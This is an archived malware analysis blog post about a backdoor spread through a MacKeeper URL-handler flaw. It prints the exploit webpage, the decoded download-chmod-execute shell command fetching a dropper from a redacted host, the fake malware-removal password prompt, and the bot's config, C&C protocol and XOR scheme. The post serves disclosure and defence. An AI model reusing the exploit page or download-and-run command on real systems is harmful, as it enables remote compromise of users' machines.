New Mac OS Malware Exploits MacKeeper

Archived: 2026-04-05 23:01:03 UTC

Written by Sergei Shevchenko, Cyber Research

Last month a new advisory was published on a vulnerability discovered in MacKeeper, a controversial software created by Ukrainian company ZeoBIT, now owned by Kromtech Alliance Corp.

As discovered by Braden Thomas, the flaw in MacKeeper's URL handler implementation allows arbitrary remote code execution when a user visits a specially crafted webpage.

The first reports on this vulnerability suggested that no malicious MacKeeper URLs had been spotted in the wild yet. Well, not anymore.

Since the proof-of-concept was published, it took just days for the first instances to be seen in the wild.

The attack this post discusses can be carried out via a phishing email that contains malicious URL.

Once clicked, the users running MacKeeper will be presented with a dialog that suggests they are infected with malware, prompting them for a password to remove this. The actual reason is so that the malware could be executed with the admin rights.

The webpage hosted by the attackers in this particular case has the following format:

```
<!doctype html>
<html>
 <body>
  <script>
   window.location.href=
    'com-zeobit-command:///i/ZBAppController/performActionWithHelperTask:
    arguments:/[BASE_64_ENCODED_STUB]';
  </script>
 </body>
</html>
```


where `[BASE_64_ENCODED_STUB]`, once decoded, contains the following commands interpreted and executed by MacKeeper, using *system shell*:

```
curl -A 'Safari' -o /Users/Shared/dufh
http://[removed]/123/test/qapucin/bieber/210410/cormac.mcr;
chmod 755 /Users/Shared/dufh;
cd /Users/Shared;
./dufh
```

The launcher path for this command is specified within the `[BASE_64_ENCODED_STUB]` as `"/bin/sh"` (a symlink to the currently configured *system shell*), and the prompt message displayed to the user is:

"Your computer has malware that needs to be removed"

As a result, once the unsuspecting user click the malicious link, the following dialog box will pop up:



Once the password is specified, the malware will be downloaded, saved as `/Users/Shared/dufh`, and executed.

At this stage, the executable file `dufh` is a dropper. When run, it will dump an embedded executable and then launch it. The dropper will create a *plist* and update the *LaunchAgents* in order to enable an auto-start for the created executable (" `<key>RunAtLoad</key>` ").

Backdoor functionality

The embedded executable is a bot that allows remote access.

It can perform the following actions:

- Open a pipe stream and execute shell commands
- Upload files to the C&C server
- Download files from the C&C server
- Set execution permissions and run downloaded files

The bot collects system information such as:

- List of all processes and their status
- Operating system name and version
- User name
- Availability of any VPN connections

Configuration

The bot keeps its execution parameters in a configuration (config) section. The embedded config parameters are encoded with a XOR key:

```
7D5A25254B12191F7E6415
```

The bot parses and distinguishes a number of configuration parameters. Below is the list of the config parameters along with their default values:

`FILE_NAME`	*FileName*
`PATHTOSAVE`	*PathToSave*
`SHELL`	*Shell*
`START_BLOCK_FILE`	*[file]*
`BLOCK_EXECUTE`	*Execute*
`BLOCK_DELETE`	*Delete*
`END_BLOCK_FILE`	*[/file]*
`SERVERS`	*[removed]*
`MAC`	*mac*
`CONFIG`	*config*
`GET_CONFIG`	*1*
`FILES`	*file*
`LOG`	*log*
`OLD_CONFIG`	*2*
`ID`	*id*
`TOKEN`	*h8sn3vq6kl*
`EXTENSIONS`	*.xml, .pdf, .htm, .zip*

The block of files specified between `START_BLOCK_FILE` and `END_BLOCK_FILE` tags will be downloaded/executed.

Config parameters `FILES`, `LOG`, `ID`, `CONFIG`, `OLD_CONFIG`, and `MAC` are used to construct a '*message*' that will be encrypted and submitted to the server.

For example, to upload system info in a so-called '*hello*' message, the bot will construct a message that looks like:

```
id=[BOT_ID]&mac=[SYSTEM_INFO]
```

To upload a log file (result from execution of a designated command or a downloaded file), the data uploaded by the bot would be wrapped up into the '*message*' below:

```
id=[BOT_ID]&log=[LOG_DATA]
```

A new config request '*message*' would look like:

```
id=[BOT_ID]&config=1
```

The `SERVERS` parameter contains an updated list of C&C servers.

Config parameters `TOKEN` and `EXTENSIONS` are used to randomise URL parameters, as demonstrated below.

Network Communications

The bot checks if it's connected to the Internet by accessing the Google page: *http://www.google.com*. If not, it keeps checking in a loop until the computer goes online.

The data transferred over the network is encrypted with a random 4-byte *XOR* key. The key is generated by using *Mersenne twister algorithm* to produce a high quality random sequence of integers.

The bot then constructs a blob that consists of 3 parts:

- the 4-byte XOR key
- a 2-byte CRC16 hash, used for data integrity check
- encrypted data

NOTE: The *XOR* key used to encrypt the data is saved into the blob in an encoded form, using a hard-coded *XOR* key `0x0E150722:`

```
__text:0000000100005684    call   __ZN9Generator13getRandomNumbEmm
__text:0000000100005689    mov    [rbp+random_Number], rax
__text:000000010000568D    mov    rax, [rbp+random_Number]
__text:0000000100005691    xor    rax, 0E150722h
__text:0000000100005697    mov    [rbp+random_Number_xor_0E150722], rax
```

The constructed blob is then *base64*-encoded and passed within the `POST` request, with a content type "*application/x-www-form-urlencoded*".

To decrypt the data returned from the server, it is first *base64*-decoded, then the key is extracted from the first 4 bytes, decoded with a *XOR* key `0x0E150722` to obtain the original *XOR* key. The original key is then used to decrypt the data:

```
__text:00000001000058A9  call  __Znam ; operator new[](ulong)  ; allocate buffer
__text:00000001000058AE  mov   [rbp+decoded_data], rax         ; for decoded data
__text:00000001000058B2  mov   [rbp+index], 0                  ; initialise index
```

```
__text:00000001000058BA loop:

__text:00000001000058BA  mov   rax, [rbp+index]
__text:00000001000058BE  cmp   rax, [rbp+size_plus_4]    ; index < size + 4 ?__text:00000001000058C2  jnb
exit                    ; exit loop if done

__text:00000001000058C8  mov   rax, [rbp+index]          ; RAX = index

__text:00000001000058CC  mov   rcx, [rbp+encrypted_data] ; RCX -> encrypted data
__text:00000001000058D0  movzx edx, byte ptr [rcx+rax+4] ; EDX -> next enc. byte
__text:00000001000058D5  mov   rax, [rbp+index]          ; RAX = index
__text:00000001000058D9  and   rax, 3                    ; from 0 to 3

__text:00000001000058DF  movzx esi, byte ptr [rbp+rax+random_XOR_key]

                                    ; ESI -> next byte in key

__text:00000001000058E4  xor   edx, esi                  ; XOR next encrypted byte

                                    ; with next byte in key

__text:00000001000058E6  mov   dil, dl

__text:00000001000058E9  mov   rax, [rbp+index]          ; RAX = index

__text:00000001000058ED  mov   rcx, [rbp+decoded_data]   ; RCX -> decoded data

__text:00000001000058F1  mov   [rcx+rax], dil            ; save decoded byte

__text:00000001000058F5  mov   rax, [rbp+index]          ; RAX = index

__text:00000001000058F9  add   rax, 1                    ; increment index

__text:00000001000058FF  mov   [rbp+index], rax

__text:0000000100005903  jmp   loop                      ; repeat decryption
```

The `POST` requests generated by the bot contain randomised *URL* parameters. For instance, the generated *URLs* might look like:

`http://[SERVER_IP]/0OhgAH/qapfAH/YO00Aj/kZvXez/8Sbuoz.pdf/?3Y=x1XjNY1qhVXWJIcNjj4=`
`http://[SERVER_IP]/uPyTA/p4xat/GzmAL/KHkSL/xHkSL.zip/?Ic=7DQFBKYLY2T9RWE8pV8=`
`http://[SERVER_IP]/Rh/EWar/a1br/Pgbr.htm/?li=CBbGU0IpoDMZZ6JrQX0=`
`http://[SERVER_IP]/RkwH0/zkwH0/s0KH0/1TieCO8@%C3%83%C3%98%C2%A5%E2%88%AB%C2%AF%07.xml/?I=jwj+RcU3mCWeeZp9xmM=`

The random '*extensions*' specified within *URL* string and marked in red, such as `.xml`, `.pdf`, `.htm`, `.zip`, are picked up by the bot from the config parameter `EXTENSIONS`.

The *base64*-encoded '*request*' string, marked in blue, is an encrypted config parameter `TOKEN` (' `h8sn3vq6kl` '). It is encrypted in the same fashion as the data: (random 4-byte *XOR* key to encode the token, passed encoded with a fixed *XOR* key `0x0E150722`). The only difference is that there is no *CRC16* field present in the encoded chunk.

The other '*path*' parts of the URL are random.

The binary data within the `POST` request, once *base64*-decoded, can look in hexadecimal form as:

```
E7C82476 DAD4 581CF8FF0148F5E95C19A6F27C19A6EF...
```

As explained above, the first 4 bytes is the encoded key: `E7C82476 ->` `0x7624c8e7` . Once the XOR key `0x0E150722` is applied to it, the original randomly generated XOR key can now be obtained:

```
0x7624c8e7 ^ 0x0E150722 = 0x7831CFC5
```

.

Next, the original XOR key (`0x7831CFC5`) can be applied (in Big Endian order) to the rest of the data to decrypt it, resulting in:

```
E7C82476 1F1B 69643D30303030266D61633D4D616320...
```

where `0x1b1f` is the *CRC16* hash value, and the decoded data that follows it is a textual form of the collected system information:

```
id=0000&mac=Mac OS X - Version 10.9
Operation system name - NSMACHOperating
System User name - username
Use proxy -
                        Process list :
USER     PID %CPU %MEM     VSZ  RSS   TT STAT STARTED    TIME COMMAND
username 562  1.4  0.1 2471604 3428 s000 S+    6:41PM 0:00.04 ./dufh
username 529  0.0  0.0 2433344 1164 s000 S     6:38PM 0:00.02 -bash
root     527  0.0  0.0 2434972 1896 s000 Ss    6:38PM 0:00.03 login -pf username
```

...

Conclusion

It's quite interesting to see how little time it took the attackers to weaponise a published proof-of-concept exploit code.

One might wonder how the attackers know if the targeted users are running MacKeeper.

In its press release, MacKeeper claimed that is has surpassed 20 million downloads worldwide.

Hence, the attackers might simply be 'spraying' their targets with the phishing emails hoping that some of them will have MacKeeper installed, thus allowing the malware to be delivered to their computers and executed.

Source: https://baesystemsai.blogspot.com/2015/06/new-mac-os-malware-exploits-mackeeper.html